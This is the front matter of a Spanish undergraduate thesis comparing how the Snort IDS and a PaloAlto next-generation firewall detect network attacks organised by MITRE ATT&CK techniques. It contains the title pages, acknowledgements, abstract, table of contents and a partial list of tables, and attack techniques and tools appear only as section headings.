

Trabajo Fin de Grado  
Grado en Ingeniería de las Tecnologías de  
Telecomunicación

Análisis de la capacidad de detección de ataques en  
red mediante el IDS Snort y PaloAlto NGFW

Autor: Alejandro Moreno Pérez

Tutor: Francisco Javier Muñoz Calle

Dpto. Ingeniería Telemática  
Universidad de Sevilla

Sevilla, 2025





Trabajo Fin de Grado  
Grado en Ingeniería de las Tecnologías de Telecomunicación

# **Análisis de la capacidad de detección de ataques en red mediante el IDS Snort y PaloAlto NGFW**

Autor:  
Alejandro Moreno Pérez

Tutor:  
Francisco Javier Muñoz Calle  
Profesor titular

Dpto. de Ingeniería Telemática  
Universidad de Sevilla  
Sevilla, 2025





Autor: Alejandro Moreno Pérez

Tutor: Francisco Javier Muñoz Calle

El tribunal nombrado para juzgar el Proyecto arriba indicado, compuesto por los siguientes miembros:

Presidente:

Vocales:

Secretario:

Acuerdan otorgarle la calificación de:

Sevilla, 2025

El Secretario del Tribunal



*A mi familia*

*A mis amigos*

---

# Agradecimientos

---

Quiero comenzar expresando mi más sincero agradecimiento a mis padres y a mi hermano. Sin vuestro apoyo incondicional y el esfuerzo que habéis hecho durante todos estos años, nunca habría llegado hasta donde estoy hoy. Gracias por estar siempre ahí, brindándome fuerza y motivación en cada paso del camino. Todo lo que soy se lo debo a vosotros.

Agradezco profundamente a mi pareja, Araceli, por estar a mi lado en cada momento, escuchándome, apoyándome y aconsejándome con paciencia y cariño. Gracias por ser un pilar fundamental durante este proceso.

Finalmente, quiero dedicar unas palabras de agradecimiento a mi profesor Francisco Javier Muñoz Calle, cuyo compromiso, dedicación y capacidad para transmitir sus conocimientos y experiencia han sido una inspiración a lo largo de este proyecto. Su labor docente ha sido clave para mi desarrollo académico y personal.

Gracias a todos por formar parte de este camino y ayudarme a lograr esta meta.

*Alejandro Moreno Pérez*

*Sevilla, 2025*



# Resumen

---

En el presente Trabajo de Fin de Grado (TFG), titulado “*Análisis de la capacidad de detección de ataques de Red (Grupo B) mediante el IDS Snort y PaloAlto NGFW*”, se aborda el estudio y evaluación de la eficacia del sistema de detección de intrusiones (IDS) Snort en la identificación de amenazas y ataques en redes informáticas realizando una comparación con PaloAlto, un firewall de siguiente generación.

Basándonos en la matriz de MITRE ATT&CK®, que proporciona una clasificación de los tipos de ataques clasificándolos en grupos llamados “Tácticas” y en cada una de estas tácticas dividiéndolos en “Técnicas”. La matriz cuenta con 14 tácticas y 202 técnicas diferentes.

Los ataques son realizados en diferentes escenarios en función de las necesidades del propio ataque y en todos ellos hay un equipo atacante y un equipo víctima. Tras realizar el ataque se captura el tráfico generado por red para posteriormente realizar un análisis mediante Snort y PaloAlto.

Finalmente, se estudian los resultados obtenidos por Snort para ver la capacidad de detección de diferentes tipos de ataques de red y evaluar sus puntos fuertes y defectos mediante una comparación con PaloAlto NGFW.



# Abstract

---

In this Final Degree Project (TFG), entitled “Analysis of the detection capacity of Network attacks (Group B) using the IDS Snort and PaloAlto NGFW”, the study and evaluation of the effectiveness of the detection system is addressed. Snort intrusion detection system (IDS) in the identification of threats and attacks in computer networks, making a comparison with PaloAlto, a next generation firewall.

Based on the MITER ATT&CK® matrix, which provides a classification of the types of attacks, classifying them into groups called “Tactics” and in each of these tactics dividing them into “Techniques”. The matrix has 14 tactics and 202 different techniques.

The attacks are carried out in different scenarios depending on the needs of the attack itself and in all of them there is an attacking team and a victim team. After carrying out the attack, the traffic generated by the network is captured to later perform an analysis using Snort and PaloAlto.

Finally, the results obtained by Snort are studied to see the detection capacity of different types of network attacks and evaluate its strengths and defects through a comparison with PaloAlto NGFW.



|                                                                 |           |
|-----------------------------------------------------------------|-----------|
| <b>Agradecimientos</b>                                          | <b>8</b>  |
| <b>Resumen</b>                                                  | <b>10</b> |
| <b>Abstract</b>                                                 | <b>12</b> |
| <b>Índice</b>                                                   | <b>13</b> |
| <b>Índice de Tablas</b>                                         | <b>19</b> |
| <b>Índice de Figuras</b>                                        | <b>28</b> |
| <b>Notación</b>                                                 | <b>36</b> |
| <b>1 INTRODUCCIÓN</b>                                           | <b>1</b>  |
| 1.1. <i>Motivación del trabajo</i>                              | 1         |
| 1.2. <i>Objetivos</i>                                           | 1         |
| <b>2 BASE TEÓRICA Y HERRAMIENTAS</b>                            | <b>3</b>  |
| 2.1. <i>MITRE ATT&amp;CK</i>                                    | 3         |
| 2.1.1. <i>Técnicas con tráfico de red</i>                       | 4         |
| 2.2. <i>Herramientas de detección de ataques: Snort</i>         | 9         |
| 2.3. <i>Herramientas para la detección de ataques: PaloAlto</i> | 10        |
| 2.4. <i>Herramienta para la captura de ataques: Wireshark</i>   | 12        |
| 2.5. <i>Herramientas para la generación de ataques</i>          | 12        |
| 2.5.1. <i>SeToolKit</i>                                         | 13        |
| 2.5.2. <i>Metasploit</i>                                        | 13        |
| 2.5.3. <i>SSH</i>                                               | 14        |
| 2.5.4. <i>MSFVenom</i>                                          | 14        |
| 2.5.5. <i>DHPCStarv</i>                                         | 14        |
| 2.5.6. <i>BitsAdmin.exe</i>                                     | 14        |
| 2.5.7. <i>Caldera</i>                                           | 15        |
| 2.5.8. <i>Iventoy</i>                                           | 15        |
| 2.5.9. <i>Iptables</i>                                          | 15        |
| 2.5.10. <i>Docker</i>                                           | 16        |
| 2.5.11. <i>NTLMssp-Extract</i>                                  | 16        |
| 2.5.12. <i>Tscon.exe</i>                                        | 16        |
| 2.5.13. <i>FTP</i>                                              | 17        |
| 2.5.14. <i>Base64</i>                                           | 17        |
| 2.5.15. <i>TeamViewer</i>                                       | 17        |
| 2.5.16. <i>Socat</i>                                            | 17        |
| 2.5.17. <i>Servicios Web</i>                                    | 17        |
| <b>3 METODOLOGÍA</b>                                            | <b>18</b> |
| 3.1. <i>Selección de los ataques detectables en red</i>         | 18        |
| 3.2. <i>Configuración de Snort</i>                              | 19        |
| 3.3. <i>Análisis mediante PaloAlto NGFW</i>                     | 21        |
| <b>4 TRÁFICO DE ANÁLISIS</b>                                    | <b>22</b> |

|           |                                                    |           |
|-----------|----------------------------------------------------|-----------|
| 4.1.      | <i>Tráfico Legítimo</i>                            | 22        |
| 4.1.1.    | Tráfico Legítimo Básico                            | 22        |
| 4.1.2.    | Tráfico Legítimo Capturado en el DIT               | 22        |
| 4.1.3.    | Tráfico Legítimo Capturado en el CIC               | 22        |
| 4.2.      | <i>Tráfico de ataque</i>                           | 23        |
| 4.2.1.    | Tráfico Implementado de Anteriores Investigaciones | 31        |
| 4.2.2.    | Tráfico Generado Nuevo (Ataques)                   | 32        |
| 4.2.2.1.  | Reconnaissance                                     | 34        |
| 4.2.2.2.  | Initial Access                                     | 37        |
| 4.2.2.3.  | Persistence                                        | 43        |
| 4.2.2.4.  | Defense Evasion                                    | 51        |
| 4.2.2.5.  | Credential Access                                  | 57        |
| 4.2.2.6.  | Discovery                                          | 58        |
| 4.2.2.7.  | Lateral Movement                                   | 62        |
| 4.2.2.8.  | Command and Control                                | 67        |
| 4.2.2.9.  | Exfiltration                                       | 80        |
| 4.2.2.10. | Impact                                             | 84        |
| <b>5</b>  | <b>ANÁLISIS DE DETECCIONES</b>                     | <b>86</b> |
| 5.1.      | <i>Snort</i>                                       | 86        |
| 5.2.      | <i>PaloAlto NGFW</i>                               | 86        |
| 5.3.      | <i>Tráfico Legítimo</i>                            | 87        |
| 5.3.1.    | Snort                                              | 87        |
| 5.3.1.1.  | Captura de Tráfico Básico                          | 87        |
| 5.3.1.2.  | Capturas DIT (LEG-DIT)                             | 87        |
| 5.3.1.1.  | Capturas CIC (LEG-CIC)                             | 88        |
| 5.3.2.    | PaloAlto                                           | 90        |
| 5.3.2.1.  | Capturas de Tráfico Básico                         | 90        |
| 5.3.2.2.  | Capturas DIT (LEG-DIT)                             | 90        |
| 5.3.2.3.  | Capturas CIC (LEG-CIC)                             | 90        |
| 5.4.      | <i>Tráfico de Ataques</i>                          | 91        |
| 5.4.1.    | Reconnaissance                                     | 91        |
| 5.4.1.1.  | Active Scanning (T1595)                            | 91        |
| 5.4.1.2.  | Search Open Technical Databases (T1596)            | 92        |
| 5.4.1.3.  | Phishing for Information (T1598)                   | 92        |
| 5.4.1.4.  | Gather Victim Identity Information (T1589)         | 93        |
| 5.4.2.    | Resource Development                               | 93        |
| 5.4.2.1.  | Compromise Accounts (T1586)                        | 93        |
| 5.4.2.2.  | Establish Accounts (T1585)                         | 94        |
| 5.4.2.3.  | Compromise Infrastructure (T1584)                  | 94        |
| 5.4.3.    | Initial Access                                     | 95        |
| 5.4.3.1.  | External Remote Services (T1133)                   | 95        |
| 5.4.3.2.  | Exploit Public-Facing Application (T1190)          | 95        |
| 5.4.3.3.  | Drive-by Compromise (T1189)                        | 96        |
| 5.4.3.4.  | Hardware Additions (T1200)                         | 97        |
| 5.4.3.5.  | Phishing (T1566)                                   | 97        |
| 5.4.3.6.  | Content Injection (T1659)                          | 99        |
| 5.4.3.7.  | Trusted Relationship (T1199)                       | 100       |
| 5.4.4.    | Execution                                          | 101       |
| 5.4.4.1.  | User Execution (T1204)                             | 101       |
| 5.4.4.2.  | Windows Management Instrumentation (T1047)         | 101       |
| 5.4.4.3.  | Exploitation for Client Execution (T1203)          | 102       |
| 5.4.4.4.  | System Services (T1569)                            | 102       |
| 5.4.5.    | Persistence                                        | 103       |
| 5.4.5.1.  | Browser Extensions (T1176)                         | 103       |

|            |                                            |     |
|------------|--------------------------------------------|-----|
| 5.4.5.2.   | BITS Jobs (T1197)                          | 103 |
| 5.4.5.3.   | Pre-OS Boot (T1542)                        | 104 |
| 5.4.5.4.   | Server Software Component (T1505)          | 104 |
| 5.4.6.     | Privilege Escalation                       | 105 |
| 5.4.6.1.   | Scheduled Task/Job (T1053)                 | 105 |
| 5.4.6.2.   | Create or Modify System Process (T1543)    | 106 |
| 5.4.7.     | Defense Evasion                            | 106 |
| 5.4.7.1.   | Indicator Removal (T070)                   | 106 |
| 5.4.7.2.   | Modify Registry (T1112)                    | 106 |
| 5.4.7.3.   | Rogue Domain Controller (T1207)            | 107 |
| 5.4.7.4.   | System Binary Proxy Execution (T1218)      | 107 |
| 5.4.7.5.   | Template Injection (T1221)                 | 107 |
| 5.4.7.6.   | Network Boundary Bridging (T1599)          | 108 |
| 5.4.7.7.   | Build Image on Host (T1612)                | 109 |
| 5.4.8.     | Credential Access                          | 110 |
| 5.4.8.1.   | Brute Force (T1110)                        | 110 |
| 5.4.8.2.   | Network Sniffing (T1040)                   | 112 |
| 5.4.8.3.   | Adversary-in-the-Middle (T1557)            | 112 |
| 5.4.8.4.   | Forced Authentication (T1187)              | 114 |
| 5.4.8.5.   | OS Credential Dumping (T1003)              | 115 |
| 5.4.9.     | Discovery                                  | 115 |
| 5.4.9.1.   | Network Service Discovery (T1046)          | 115 |
| 5.4.9.2.   | Remote System Discovery (T1018)            | 116 |
| 5.4.9.3.   | Group Policy Discovery (T1615)             | 116 |
| 5.4.9.4.   | System Owner (T1033)                       | 117 |
| 5.4.9.5.   | Domain Trust Discovery (T1482)             | 117 |
| 5.4.9.6.   | Account Discovery (T1087)                  | 117 |
| 5.4.10.    | Lateral Movement                           | 118 |
| 5.4.10.1.  | Remote Services (T1021)                    | 118 |
| 5.4.10.2.  | Exploitation of Remote Services (T1210)    | 118 |
| 5.4.10.3.  | Remote Service Session Hijacking (T1563)   | 119 |
| 5.4.10.4.  | Lateral Tool Transfer (T1570)              | 120 |
| 5.4.10.5.  | Internal Spear-Phishing (T1534)            | 121 |
| 5.4.11.    | Collection                                 | 121 |
| 5.4.11.1.  | Data from Configuration Repository (T1602) | 121 |
| 5.4.11.2.  | Data from Information Repositories (T1213) | 121 |
| 5.4.11.3.  | Data from Network Shared Drive (T1039)     | 122 |
| 5.4.11.4.  | Email Collection (T1114)                   | 122 |
| 5.4.12.    | Command and Control                        | 122 |
| 5.4.12.1.  | Application Layer Protocol (T1071)         | 122 |
| 5.4.12.2.  | Multi-Stage Channels (T1104)               | 123 |
| 5.4.12.3.  | Fallback Channels (T1008)                  | 123 |
| 5.4.12.4.  | Web Service (T1102)                        | 123 |
| 5.4.12.5.  | Proxy (T1090)                              | 124 |
| 5.4.12.6.  | Data Obfuscation (T1001)                   | 124 |
| 5.4.12.7.  | Ingress Tool Transfer (T1105)              | 125 |
| 5.4.12.8.  | Data Encoding (T1132)                      | 126 |
| 5.4.12.9.  | Remote Access Software (T1219)             | 126 |
| 5.4.12.10. | Dynamic Resolution (T1568)                 | 127 |
| 5.4.12.11. | Hide Infrastructure (T1665)                | 128 |
| 5.4.12.12. | Protocol Tunneling (T1572)                 | 128 |
| 5.4.12.13. | Encrypted Channel (T1573)                  | 128 |
| 5.4.12.14. | Non-Standard Port (T1571)                  | 129 |
| 5.4.12.15. | Traffic Signaling (T1205)                  | 129 |
| 5.4.12.16. | Non-Application Layer Protocol (T1095)     | 129 |

|           |                                                                       |            |
|-----------|-----------------------------------------------------------------------|------------|
| 5.4.13.   | Exfiltration                                                          | 130        |
| 5.4.13.1. | Exfiltration Over Alternative Protocol (T1048)                        | 130        |
| 5.4.13.2. | Exfiltration Over Other Network Medium (T1011)                        | 131        |
| 5.4.13.3. | Automated Exfiltration (T1020)                                        | 131        |
| 5.4.13.4. | Scheduled Transfer (T1029)                                            | 131        |
| 5.4.13.5. | Data Transfer Size Limits (T1030)                                     | 131        |
| 5.4.13.6. | Transfer Data to Cloud Account (T1537)                                | 132        |
| 5.4.13.7. | Exfiltration Over C2 Channel (T1041)                                  | 132        |
| 5.4.13.8. | Exfiltration Over Web Service (T1567)                                 | 132        |
| 5.4.14.   | Impact                                                                | 133        |
| 5.4.14.1. | Data Manipulation (T1565)                                             | 133        |
| 5.4.14.2. | Endpoint Denial of Service (T1499)                                    | 133        |
| 5.4.14.3. | Network Denial of Service (T1498)                                     | 138        |
| 5.4.14.4. | Resource Hijacking (T1496)                                            | 142        |
| 5.4.14.5. | Defacement (T1491)                                                    | 142        |
| <b>6</b>  | <b>RESULTADOS</b>                                                     | <b>144</b> |
| 6.1.      | <i>Excel Detecciones</i>                                              | 144        |
| 6.2.      | <i>Excel Mapeos</i>                                                   | 146        |
| 6.3.      | <i>Base de datos</i>                                                  | 146        |
| 6.4.      | <i>Criterios de Análisis</i>                                          | 146        |
| 6.4.1.    | Ataque Principal o Ataque Colateral (Snort y PaloAlto)                | 146        |
| 6.4.2.    | Ataque L2 vs L3 (Snort y PaloAlto)                                    | 147        |
| 6.4.3.    | Fuente de Alertas (Snort y PaloAlto)                                  | 147        |
| 6.4.4.    | Densidad y Efectividad de Alertas (Snort y PaloAlto)                  | 147        |
| 6.4.5.    | Procedimiento de Identificación de Alertas TP y FP (Snort y PaloAlto) | 148        |
| 6.4.5.1.  | Manual                                                                | 148        |
| 6.4.5.2.  | Automático                                                            | 148        |
| 6.4.6.    | Detecciones Reales vs Detecciones Eficaces (Snort y PaloAlto)         | 149        |
| 6.4.7.    | Protocolo de ataque (Snort y PaloAlto)                                | 149        |
| 6.4.8.    | Detección Flujos, Mensajes e Instancias (Snort)                       | 149        |
| 6.4.9.    | Ataques LV1 vs LV2 (Snort y PaloAlto)                                 | 149        |
| 6.4.10.   | Rendimiento (Snort y PaloAlto)                                        | 150        |
| 6.4.11.   | Grado de Implementación (Balance)                                     | 150        |
| 6.4.12.   | Resumen de Criterios                                                  | 150        |
| 6.5.      | <i>Resultados de Snort</i>                                            | 152        |
| 6.5.1.    | Fuente de Alertas (RuleSets)                                          | 152        |
| 6.5.2.    | Densidad y Efectividad de Alertas                                     | 155        |
| 6.5.3.    | Procedimiento de Identificación de Alertas y FP                       | 160        |
| 6.5.4.    | Detecciones Reales - Flujos, Mensajes e Instancias                    | 162        |
| 6.5.5.    | Detecciones Eficaces – Flujos y Ataques                               | 175        |
| 6.5.6.    | Detecciones Eficaces - Protocolos                                     | 176        |
| 6.5.7.    | Detecciones Eficaces – LV1 vs LV2                                     | 177        |
| 6.5.8.    | Rendimiento                                                           | 179        |
| 6.6.      | <i>Resultados de PaloAlto NGFW</i>                                    | 180        |
| 6.6.1.    | Fuente de Alertas (Motores de Detección)                              | 180        |
| 6.6.2.    | Densidad y Efectividad de Alertas                                     | 181        |
| 6.6.3.    | Procedimiento de Identificación de Alertas y FP                       | 185        |
| 6.6.4.    | Detecciones Reales – Flujos                                           | 187        |
| 6.6.5.    | Detecciones Eficaces – Flujos y Ataques                               | 188        |
| 6.6.6.    | Detecciones Eficaces – Protocolos                                     | 190        |
| 6.6.7.    | Detecciones Eficaces – LV1 vs LV2                                     | 191        |
| 6.6.8.    | Rendimiento                                                           | 192        |
| 6.7.      | <i>Resultados FortiGate</i>                                           | 193        |
| 6.8.      | <i>Balance</i>                                                        | 193        |

|          |                                                                        |            |
|----------|------------------------------------------------------------------------|------------|
| 6.8.1.   | Nivel de Implementación                                                | 193        |
| 6.8.2.   | LV1 vs LV2                                                             | 196        |
| 6.8.3.   | Comparación de Resultados entre Snort, PaloAlto y Fortigate            | 197        |
| 6.8.3.1. | Densidad y Efectividad de Alertas                                      | 198        |
| 6.8.3.2. | Procedimiento de Identificación de Alertas y FP                        | 199        |
| 6.8.3.3. | Detecciones Reales – Flujos                                            | 201        |
| 6.8.3.4. | Detecciones Eficaces – Flujos y Ataques                                | 204        |
| 6.8.3.5. | Detecciones Eficaces – Protocolos                                      | 205        |
| 6.8.3.6. | Detecciones Eficaces – LV1 vs LV2                                      | 206        |
| 6.8.3.7. | Rendimiento                                                            | 207        |
| 6.8.3.8. | Detecciones Eficaces + Efectividad + Rendimiento                       | 208        |
| <b>7</b> | <b>CONCLUSIONES Y LÍNEAS DE AVANCE</b>                                 | <b>209</b> |
| 7.1.     | <i>Conclusiones del Proyecto</i>                                       | 209        |
| 7.2.     | <i>Líneas de avance</i>                                                | 210        |
|          | <b>ANEXO A Instalación de herramientas de ataque</b>                   | <b>212</b> |
|          | <b>ANEXO B Instalación de Snort</b>                                    | <b>214</b> |
|          | <b>ANEXO C Validación de Pcaps</b>                                     | <b>215</b> |
| C.1      | <i>T1030: Tamaño de transferencia límite</i>                           | 217        |
| C.2      | <i>T1105: Transferencia de herramientas de ingreso</i>                 | 217        |
| C.3      | <i>T1132.001: Codificación en base64</i>                               | 217        |
| C.4      | <i>T1187: Autenticación forzada SMB</i>                                | 218        |
| C.5      | <i>T1197: Creación Tarea BITS</i>                                      | 218        |
| C.6      | <i>T1200: Añadir Hardware en Red</i>                                   | 218        |
| C.7      | <i>T1219: Software de acceso remoto TeamViewer</i>                     | 219        |
| C.8      | <i>T1221: Inyección de plantilla</i>                                   | 220        |
| C.9      | <i>T1491.001: Cambiar fondo de pantalla víctima</i>                    | 220        |
| C.10     | <i>T1537: Transferir datos a cuenta en la nube</i>                     | 220        |
| C.11     | <i>T1542.005: Arranque TFTP</i>                                        | 221        |
| C.12     | <i>T1563.002: Secuestro sesión RDP</i>                                 | 221        |
| C.13     | <i>T1566.002: Phishing para acceder a la víctima</i>                   | 222        |
| C.14     | <i>T1567.002: Exfiltración de datos a almacenamiento en la nube</i>    | 222        |
| C.15     | <i>T1568.001: Resolución dinámica mediante DNS Fast flux</i>           | 223        |
| C.16     | <i>T1570: Transferencia de herramientas laterales mediante SMB</i>     | 223        |
| C.17     | <i>T1572: Tunelización mediante SSH</i>                                | 224        |
| C.18     | <i>T1573.002: Encriptar comunicación</i>                               | 224        |
| C.19     | <i>T1598.003: Phishing para robar datos</i>                            | 224        |
| C.20     | <i>T1599: Cambio de políticas en equipo frontera de red</i>            | 225        |
| C.21     | <i>T1612: Montar contenedor Docker en equipo víctima</i>               | 225        |
| C.22     | <i>T1615: Descubrimiento de políticas de grupo</i>                     | 226        |
| C.23     | <i>T1659: Inyección de contenido mediante suplantar servidor DNS</i>   | 227        |
| C.24     | <i>T1665: Esconder infraestructura mediante proxy</i>                  | 227        |
| C.25     | <i>T1218.010: Regsvr32</i>                                             | 228        |
| C.26     | <i>T1496: Secuestro de recursos mediante software de minado cripto</i> | 228        |
| C.27     | <i>T1498.001: MAC Flood</i>                                            | 228        |
| C.28     | <i>T1498.001: UDP Flood</i>                                            | 229        |
| C.29     | <i>T1499.002: Denegación de servicio</i>                               | 229        |
| C.30     | <i>T1505.001: Acceso persistente mediante inyección SQL</i>            | 230        |
| C.31     | <i>T1505.005: Servicios de terminal DLL</i>                            | 230        |
| C.32     | <i>T1557.002: ARP Poisoning 1</i>                                      | 230        |
| C.33     | <i>T1557.002: ARP Poisoning 2</i>                                      | 231        |
| C.34     | <i>T1565.001: Eliminar tabla de base de datos SQL</i>                  | 231        |
| C.35     | <i>T1571: Sesión SSH en puerto no estándar</i>                         | 231        |
| C.36     | <i>T1586.001: Fuerza bruta a login web</i>                             | 232        |

|                                                   |                                                                   |            |
|---------------------------------------------------|-------------------------------------------------------------------|------------|
| C.37                                              | <i>T1595.002: Escaneo de puertos en busca de vulnerabilidades</i> | 233        |
| C.38                                              | <i>T1595.003: Web Page Scanning 1</i>                             | 233        |
| C.39                                              | <i>T1595.003: Web Page Scanning 2</i>                             | 233        |
| C.40                                              | <i>T1596.001: Extraer información mediante DNS</i>                | 233        |
| C.41                                              | <i>T1602.001: Obtener información mediante consulta de MIBs</i>   | 234        |
| C.42                                              | <i>T1053.002: Programar tarea mediante herramienta At</i>         | 234        |
| C.43                                              | <i>T1543.003: Crear o modificar servicio Windows</i>              | 235        |
| C.44                                              | <i>T1087.002: Descubrimiento de usuarios de dominio</i>           | 235        |
| C.45                                              | <i>Tabla de pcaps</i>                                             | 236        |
| <b>ANEXO D Flujos truncados y arreglos de Mtu</b> |                                                                   | <b>303</b> |
| <b>ANEXO E Entorno de PaloAlto</b>                |                                                                   | <b>312</b> |
| <b>ANEXO F Dificultades</b>                       |                                                                   | <b>314</b> |
| F.1                                               | <i>SYN Inicial y MTU</i>                                          | 315        |
| F.2                                               | <i>Velocidades de Reproducción – PaloAlto</i>                     | 315        |
| F.3                                               | <i>Variabilidad de los Resultados - PaloAlto</i>                  | 315        |
| F.4                                               | <i>Categorización de Ataques LV1 y LV2</i>                        | 315        |
| F.5                                               | <i>Incompatibilidad en Reproducción de Paquetes - PaloAlto</i>    | 316        |
| F.6                                               | <i>Opciones de ejecución – Snort</i>                              | 316        |
| F.7                                               | <i>Mantenimiento Matriz MITRE ATT&amp;CK</i>                      | 316        |
| F.8                                               | <i>Recuperación de Datos y Organización del Banco de Ataques</i>  | 316        |
| <b>ANEXO G Repositorio de Github</b>              |                                                                   | <b>317</b> |
| <b>ANEXO H Base de Datos</b>                      |                                                                   | <b>318</b> |
| <b>Referencias</b>                                |                                                                   | <b>326</b> |

## ÍNDICE DE TABLAS

---

|                                                                          |   |
|--------------------------------------------------------------------------|---|
| Tabla 2-1 Tácticas de MITRE ATTACK                                       | 4 |
| Tabla 2-2 Técnicas con tráfico de red de la táctica Reconnaissance       | 5 |
| Tabla 2-3 Técnicas con tráfico de red de la táctica Resource Development | 5 |
| Tabla 2-4 Técnicas con tráfico de red de la táctica Initial Access       | 5 |
| Tabla 2-5 Técnicas con tráfico de red de la táctica Execution            | 5 |
| Tabla 2-6 Técnicas con tráfico de red de la táctica Persistence          | 5 |
| Tabla 2-7 Técnicas con tráfico de red de la táctica Privilege Escalation | 6 |
| Tabla 2-8 Técnicas con tráfico de red de la táctica Defense Evasion      | 6 |
| Tabla 2-9 Técnicas con tráfico de red de la táctica Credential Access    | 6 |
| Tabla 2-10 Técnicas con tráfico de red de la táctica Discovery           | 6 |
| Tabla 2-11 Técnicas con tráfico de red de la táctica Lateral Movement    | 7 |
| Tabla 2-12 Técnicas con tráfico de red de la táctica Collection          | 7 |
| Tabla 2-13 Técnicas con tráfico de red de la táctica Command and Control | 8 |
| Tabla 2-14 Técnicas con tráfico de red de la táctica Exfiltration        | 8 |

|                                                                                              |    |
|----------------------------------------------------------------------------------------------|----|
| Tabla 2-15 Técnicas con tráfico de red de la táctica Impact                                  | 8  |
| Tabla 2-16 Resumen del número de técnicas y subtécnicas por cada táctica detectables por red | 9  |
| Tabla 2-17 Herramientas de ataque                                                            | 13 |
| Tabla 3-1 Selección de ataques detectables en red                                            | 19 |
| Tabla 3-2 Conjuntos de reglas de Snort                                                       | 20 |
| Tabla 4-1 Técnicas detectables en red implementadas                                          | 27 |
| Tabla 4-2 Subtécnicas detectables en red implementadas                                       | 31 |
| Tabla 4-3 Fuentes de Ataques                                                                 | 32 |
| Tabla 4-4 Técnica Implementada                                                               | 34 |
| Tabla 4-5 Phishing for Information                                                           | 34 |
| Tabla 4-6 Hardware Additions                                                                 | 38 |
| Tabla 4-7 Phishing                                                                           | 40 |
| Tabla 4-8 Content Injection                                                                  | 41 |
| Tabla 4-9 BITS Jobs                                                                          | 43 |
| Tabla 4-10 Pre-OS Boot                                                                       | 46 |
| Tabla 4-11 Scheduled Task/Job                                                                | 47 |
| Tabla 4-12 Create or Modify System Process                                                   | 50 |
| Tabla 4-13 Template Injection                                                                | 51 |
| Tabla 4-14 Network Boundary Bridging                                                         | 53 |
| Tabla 4-15 Build Image On Host                                                               | 55 |
| Tabla 4-16 Forced Authentication                                                             | 57 |
| Tabla 4-17 Group Policy Discovery                                                            | 59 |
| Tabla 4-18 Account Discovery                                                                 | 60 |
| Tabla 4-19 Remote Service Session Hijacking                                                  | 63 |
| Tabla 4-20 Lateral Tool Transfer                                                             | 66 |
| Tabla 4-21 Ingress Tool Transfer                                                             | 67 |
| Tabla 4-22 Data Encoding                                                                     | 69 |
| Tabla 4-23 Remote Access Software                                                            | 71 |
| Tabla 4-24 Dynamic Resolution                                                                | 72 |
| Tabla 4-25 Hide Infrastructure                                                               | 76 |
| Tabla 4-26 Protocol Tunneling                                                                | 77 |
| Tabla 4-27 Encrypted Channel                                                                 | 79 |
| Tabla 4-28 Data Transfer Size Limit                                                          | 81 |
| Tabla 4-29 Transfer Data to Cloud Account                                                    | 83 |
| Tabla 4-30 Exfiltration Over Web Service                                                     | 84 |
| Tabla 4-31 Defacement                                                                        | 85 |
| Tabla 5-5-1 Ejemplo Tabla Snort                                                              | 86 |
| Tabla 5-2 Detecciones Snort - Captura de Acceso HTTP (LEG-BAS)                               | 87 |
| Tabla 5-3 Detecciones Snort - Captura de Envío SMTP (LEG-BAS)                                | 87 |
| Tabla 5-4 Detecciones Snort - Captura de Acceso a YouTube (LEG-BAS)                          | 87 |



|                                                                                      |     |
|--------------------------------------------------------------------------------------|-----|
| Tabla 5-5 Detecciones Snort - Capturas DIT (LEG-DIT)                                 | 88  |
| Tabla 5-6 Detecciones Snort - Capturas CIC (LEG-CIC)                                 | 89  |
| Tabla 5-7 Detecciones PaloAlto – Captura de Acceso HTTP (LEG-BAS)                    | 90  |
| Tabla 5-8 Detecciones PaloAlto - Captura de Acceso SMTP (LEG-BAS)                    | 90  |
| Tabla 5-9 Detecciones PaloAlto - Captura de Acceso YouTube (LEG-BAS)                 | 90  |
| Tabla 5-10 Detecciones PaloAlto - Capturas DIT (LEG-DIT)                             | 90  |
| Tabla 5-11 Detecciones PaloAlto - Capturas CIC (LEG-CIC)                             | 90  |
| Tabla 5-5-12 T1595.002 Escaneo de vulnerabilidades PaloAlto                          | 91  |
| Tabla 5-5-13 T1595.003 Escaneo de páginas web                                        | 91  |
| Tabla 5-5-14 T1595.003 Escaneo de páginas web 2 PaloAlto                             | 92  |
| Tabla 5-5-15 T1596.001 DNS Transferencia PaloAlto                                    | 92  |
| Tabla 5-16 T1598 Snort                                                               | 92  |
| Tabla 5-17 T1598.003 Spearphishing Link PaloAlto                                     | 93  |
| Tabla 5-5-18 T1589.002 Recogida de cuentas de email PaloAlto                         | 93  |
| Tabla 5-5-19 T1589.002 Recogida de cuentas de email Control de Aplicaciones PaloAlto | 93  |
| Tabla 5-20 T1586.001 Comprometer cuentas PaloAlto                                    | 93  |
| Tabla 5-21 T1585.001 Establecer cuentas de redes sociales PaloAlto                   | 94  |
| Tabla 5-22 T1584.002 Caché DNS Snort                                                 | 94  |
| Tabla 5-23 T1584.002 Secuestro DNS Snort                                             | 94  |
| Tabla 5-24 T1584.002 Botnet CIC Snort                                                | 94  |
| Tabla 5-25 T1584.002 Caché DNS PaloAlto                                              | 94  |
| Tabla 5-26 T1584.002 Secuestro DNS PaloAlto                                          | 95  |
| Tabla 5-27 T1584.005 Botnet CIC PaloAlto                                             | 95  |
| Tabla 5-28 T1133 Servicios Remotos Externos PaloAlto                                 | 95  |
| Tabla 5-29 T1190 Inyección SQL 1 PaloAlto                                            | 95  |
| Tabla 5-30 T1190 Inyección SQL 2 PaloAlto                                            | 95  |
| Tabla 5-31 T1190 Inyección SQL CIC PaloAlto                                          | 96  |
| Tabla 5-32 T1190 Inyección SQL Bytes Altos PaloAlto                                  | 96  |
| Tabla 5-33 T1190 Inyección SQL Bytes Altos 2 PaloAlto                                | 96  |
| Tabla 5-34 T1189 Drive by Compromise 1 PaloAlto                                      | 96  |
| Tabla 5-35 T1189 Drive by Compromise 2 PaloAlto                                      | 96  |
| Tabla 5-36 T1200 Hardware Additions Snort                                            | 97  |
| Tabla 5-37 T1200 Hardware Additions PaloAlto                                         | 97  |
| Tabla 5-38 T1566.001 Phishing CIC Snort                                              | 97  |
| Tabla 5-39 T1566.002 Spearphishing Link Snort                                        | 98  |
| Tabla 5-40 T1566.001 Phishing CIC PaloAlto                                           | 98  |
| Tabla 5-41 T1566.002 Spearphishing Link PaloAlto                                     | 99  |
| Tabla 5-42 T1659 Inyección de contenido 1 Snort                                      | 99  |
| Tabla 5-43 T1659 Inyección de contenido 2 Snort                                      | 99  |
| Tabla 5-44 Inyección de contenido 1 PaloAlto                                         | 100 |

|                                                                              |     |
|------------------------------------------------------------------------------|-----|
| Tabla 5-45 Inyección de contenido 2 PaloAlto                                 | 100 |
| Tabla 5-46 T1199 Trusted Relationship PaloAlto                               | 100 |
